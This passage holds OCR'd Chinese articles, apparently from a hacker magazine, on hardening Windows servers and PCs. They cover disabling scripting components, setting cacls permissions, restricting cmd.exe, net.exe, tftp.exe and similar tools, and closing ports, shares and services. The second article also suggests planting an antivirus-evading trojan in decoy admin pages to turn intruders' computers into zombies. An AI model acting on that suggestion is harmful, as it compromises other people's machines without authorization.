LSID\项目的值，也可以将其删除。

3.禁用Shell.Application组件

Shell.Application也可以调用系统内核运行DOS基本命令。可以通过修改注册表，将此组件改名，来防止此类木马的危害。HKEY_CLASSES_ROOT\Shell.Application\及HKEY_CLASSES_ROOT\Shell.Application.1\改名为其它的名字。将HKEY_CLASSES_ROOT\Shell.Application\CLSID\项目的值HKEY_CLASSES_ROOT\Shell.Application\CLSID\项目的值更改或删除。同时，禁止Guest用户使用shell32.dll来防止调用此组件，使用命令：cacls C:\WINNT\system32\shell32.dll /e /d guests。

4.FileSystemObject组件

FileSystemObject可以对文件进行常规操作可以通过修改注册表，将此组件改名，来防止此类木马的危害。对应注册表项为HKEY_CLASSES_ROOT\Scripting.FileSystemObject\，可以禁止guests用户使用或直接将其删除。考虑到很多的上传都会使用到这个组件，为了方便，我不建议更改或删除。

5.禁止telnet登录

在C:\WINNT\system32目录下有个login.cmd文件，将其用记事本打开，在文件末尾另取一行，加入exit保存。这样用户在登录telnet时，便会立即自动退出。

注：以上修改注册表操作均需要重新启动WEB服务后才会生效。

六、端口设置

端口就是“门”，这个比喻非常形象。如果我们服务器的所有端口都开放的话，那就意味着黑客有好多门可以进行入侵。

所以我个人认为，关闭未使用的端口是一件重要的事情。在控制面板->网络与拨号连接->本地连接->属性->Internet协议（TCP/IP）属性，点击高级，进入高级TCP/IP设置，选择选项，在可选的设置中选择TCP/IP筛选，启用TCP/IP筛选。添加需要的端口，如21、80等，关闭其余的所有未使用的端口，如图11。

七、关闭文件共享

系统默认是启用了文件共享功能的，我们应给予取消。在控制面板->网络和拨号连接->本地连接->属性，在常规选项种，取消“Microsoft 网络文件和打印共享”，如图12。

开启的服务越少，则系统相对的越安全，这是一项重要的原则，非必要的服务应该给予关闭。系统服务可以在控制面板->管理工具->服务中进行设定，如图12。

八、关闭非必要服务

类似telnet服务、远程注册表操作等服务应给予禁用，同时尽可能安装最少的软件。这可以避免一些由软件漏洞带来的安全问题。有些网管在服务器上安装QQ，利用服务器挂QQ，这种做法是极度错误的。

九、养成查看事件、日志的习惯

对网络管理员来说，养成了良好的查看事件和日志的习惯，可以在及时了解服务器的健康状况。这里推荐使用一款网站日志分析软件——逆火Web日志分析器。

十、关注安全动态及时更新漏洞补丁

更新漏洞补丁对于一个网络管理员来说是非常重要的。更新补丁，可以进一步保证系统的安全。




图11




图12

可能有些虚拟主机还会安装SQL-server、MySQL等，这里对应也有很多需要注意的地方。由于篇幅原因，这里就先提这些了，当然可能对于一个虚拟主机安全来说这些还是不够的。对于本文如果有什么不清楚的地方，或者可以补充的地方，欢迎到X的论坛上来交流。

安全要这样玩

岁月十一花之骄子

随着注入攻击的成熟，加之管理员的安全意识慢慢加强，互联网上的攻击事例，渐渐由以前的溢出攻击转向了从网站的源程序下手，即然从网站下手，今天我们就说一说我自己总结的网站变态配置方法。

一、从网站的管理入口开始防止

现在的SQL注入，大多数菜鸟都是先使用工具猜解出来管理用户名和密码，然后进入后台，并通过后台的备份和修改上传的方法进行上传webshell。我发现很多网站都把管理入口的文件名改复杂了，这样可以躲过菜菜们的查找，但对于老手，却依然可以从搜索中或其他的方法找到的，所以我们除了使用复杂的名称外，是不是还可以多加点呢？

首先我们在网站目录中加入10－20个常用的管理入口页面，最好是注入工具中常扫到的那些，当然我们加入这些页面不是为了让他们登录，而是要让他们知难而退，加入网页后，我们自己修改一下网页的源码，最好的方法就是在里面加上个免杀的木马，这样你可能无意间得到N多的肉鸡哟，说不定哪一天X的某位同志的电脑也进了你的鸡笼哟……

二、数据库的防护

扫描数据库是常用的一种攻击手法，下面给出一点点数据库的安全建议：网上现在对数据库的防下载的最好方法可以说就是在数据库中加入如：<% hhua2llei %>这一类的防下载语句，但我更认为只是防下载那就没意思了，与其只是防下载不如戏弄一番，当然以下方法我认为也可以用在防下载中，不过感觉不如上面的方法。

首先我们把真正的数据库改为一个别人猜不到的名字，记着要加入防下载语句，同时呢，再把其他的目录里面加入一个假的数据库，当然数据库的文件名是可以被猜到的，后缀名是ASP，我们把数据库名改为如：/data/%2Fhhua.asp，看到前面的“%2F”了吧，这是URL编码，转为字符就变为“/”，想到了吧，当对方下载数据库时IE自动把“%2F”转为“/”，而IE在处理双“//”时会认为是一个“/”，那么：http://www.syue.com/data/%2Fhhua.asp就变成了http://www.syue.com/data//hhua.asp，而我们的目录里根本就没有hhua.asp，那自然也就是无法下载了，如图1。

现在，就让他尽情的弄吧，累个半死也不知道到底是怎么回事呢。

本来我以为只要再次对“%”符号进行解析url编码为“%25”，但我解析后发觉依然无法下载，呵呵，不知道是不是我解析错了，那又一种全新防下载法在我手里出现了，如图2。

图里的URL可是存在的，地址为：Http://www.xjjgyy.com/%2Fhhua.asp。

三、对木马的防护

上面介绍的是小黑们还没进入网站时的防护工作，如果对方通过SQL数据库已经写入网页木马了呢？如DB权限直接获得webshell。接下来我们就说一下如何防止网页木马的方法。

1.防FSO类的木马

我们知道，MS很多东西都喜欢往注册表里放，网页调用的FSO对象也不例外，放在注册表里了，我们只要查找注册表键值HKEY_CLASSES_ROOT\Scripting.filesystemobject，把后面的filesystemobject，随便改个你喜欢的名字，然后当网站用户调用FSO组件时，我们只要告诉他们改过的值是什么就可以了。要是对方查到了网站文件中的FSO值是什么该怎么办？那么我们用下面的方法：建议不要使用，因为我们以后想使用FSO，也就用不了了。

方法是在CMD的命令提示符中输入：regsvr32 /u c:\windows\system32\scrrun.dll，你只要把后面的路径改为你自己电脑的安装路径即可。

2.对免FSO类木马的防范方法

木马少了FSO组件的支持功能当然也就大打折扣了，但大打折扣却并不代表着不起作用。我们在这里只介绍一下防范方法。

免FSO木马一般是通过shell.application建立shell对象的，我们只要在注册表中查寻键值shell.application和wscript.shell键值，删除就可以了。而对于像php、cgi之类的网页木马，它们的权限都大同小异，都是调用c:\windows\system32下的cmd.exe进行执行命令的，所以，我们只要把c:\windows\system32下的如：cma.exe、net.exe、telnet.exe、tftp.exe、ftp.exe、cacls.exe、mshta.exe、mountvol.exe、format.com等设置相应的高级别权限，这样对方就无法使用网页木马的权限进行访问了，另外，你还可以在SYSTEM32下建一个文件夹，如：hhua，把上面的程序全都复制到里面去，然后把系统下的全删除即可。呵呵，不要说我变态呀。

通过上面的设置还是不够的，现在大多数人在攻下网站后都会找一个可写的目录，然后自己上传cmd.exe，这样就得把我们的网站目录设置为虚拟主机的方式了。

现在大多数管理员设置完虚拟站就不会再做处理了，而这样根本无法保证你小站的安全，现在再说最后一招，在整个小站被攻下后采取的安全措施：其实设置很简单，就是把你的网站目录除数据库目录，图片目录外其他的目录全设置为只读属性，这样就算对方把木马传到你的图片里面去，也只有看看的份了。

好了，文章就写到这儿，如果还有不懂的地方请到X的论坛上来讨论！





图 1



图 2



个人系统安全设置大法

岁月十→花之骄子

电脑好长时间没有清理了，真乱，算了，还是重装吧！装好后又是一个下午的安全设置，唉，都给“hacker”吓怕了，看看我如何设置吧……（小编注：建议大家做好系统备份，放心去玩！）

一、删除共享

1.命令法

我们都知道Windows2000/XP系统存在默认共享，这些默认共享是绝对的安全隐患，所以我们要删掉它们。首先，在CMD下输入net share查看开放的共享资源，再用net share *$ /del（*是开放共享的文件夹）命令来删除共享。但是，这种方法重启后，共享又会重新开放，所以我们可以写个bat文件，再放到启动项。打开记事本，输入：

```
@echo off
net share C$ /del
net share D$ /del
net share ipc$ /del
net share admin$ /del
```

保存为delshare.bat拉到“开始”菜单中的“启动”就行了。

2.注册表法

依次打开“开始”→“运行”→输入“regedit”找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters”，再双击打开“AutoShareServer”，把键值改为0，这样就删了硬盘分区的共享，往下可看到“AutoShareWks”也改为0，删了admin$共享，找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa”，键值改为1，可关闭ipc$（以上个键值如果没有，可自己新建再设置）。用注册表法开机就不用看到黑黑的命令提示符。为了大家方便，我已写了delshare.bat和delshare.reg放在压缩包中。

二、系统服务

Windows的服务也是个恐怖的东东，许多入侵都与其有关，如信使服务、远程终端服务、TELNET等。还有些服务我们平时使用不到，留着也是隐患，所以还是关掉的好。打开“我的电脑”→“控制版面”→“管理工具”→“服务”，双击要关闭的服务，打开其属性在启动类型项中选择已禁止即可，如图1。我在网上找了一份WindowsXP无用服务的列表，号称效果极佳，也放在压缩包里了，大家可以根据自己的需要进行禁止。记住，开放服务的多少与系统的安全成反比。




图1

三、端口

默认情况下，Windows为我们开放许多端口，这些端口是“黑客”们入侵和病毒攻击的途径。所以我们有必要关掉这些危险的端口。我们可以使用“本地安全策略”来建立筛选器禁止这些端口。首先，打开“控制版面”→“管理工具”→“本地安全策略”，选中最下边的“IP安全策略，在本地计算机”的右边空白处单击右键，选择“创建IP安全策略”，然后点击下一步，在出现有“激活默认相应规则”时，去掉勾，点击完成，就创建完一个IP安全策略。接下来，右键单击新建的IP安全策略，选择“属性”，去掉“使用添加向导”的勾子，点击“添加”再连续添加两次。直到出现如图2所示的界面。

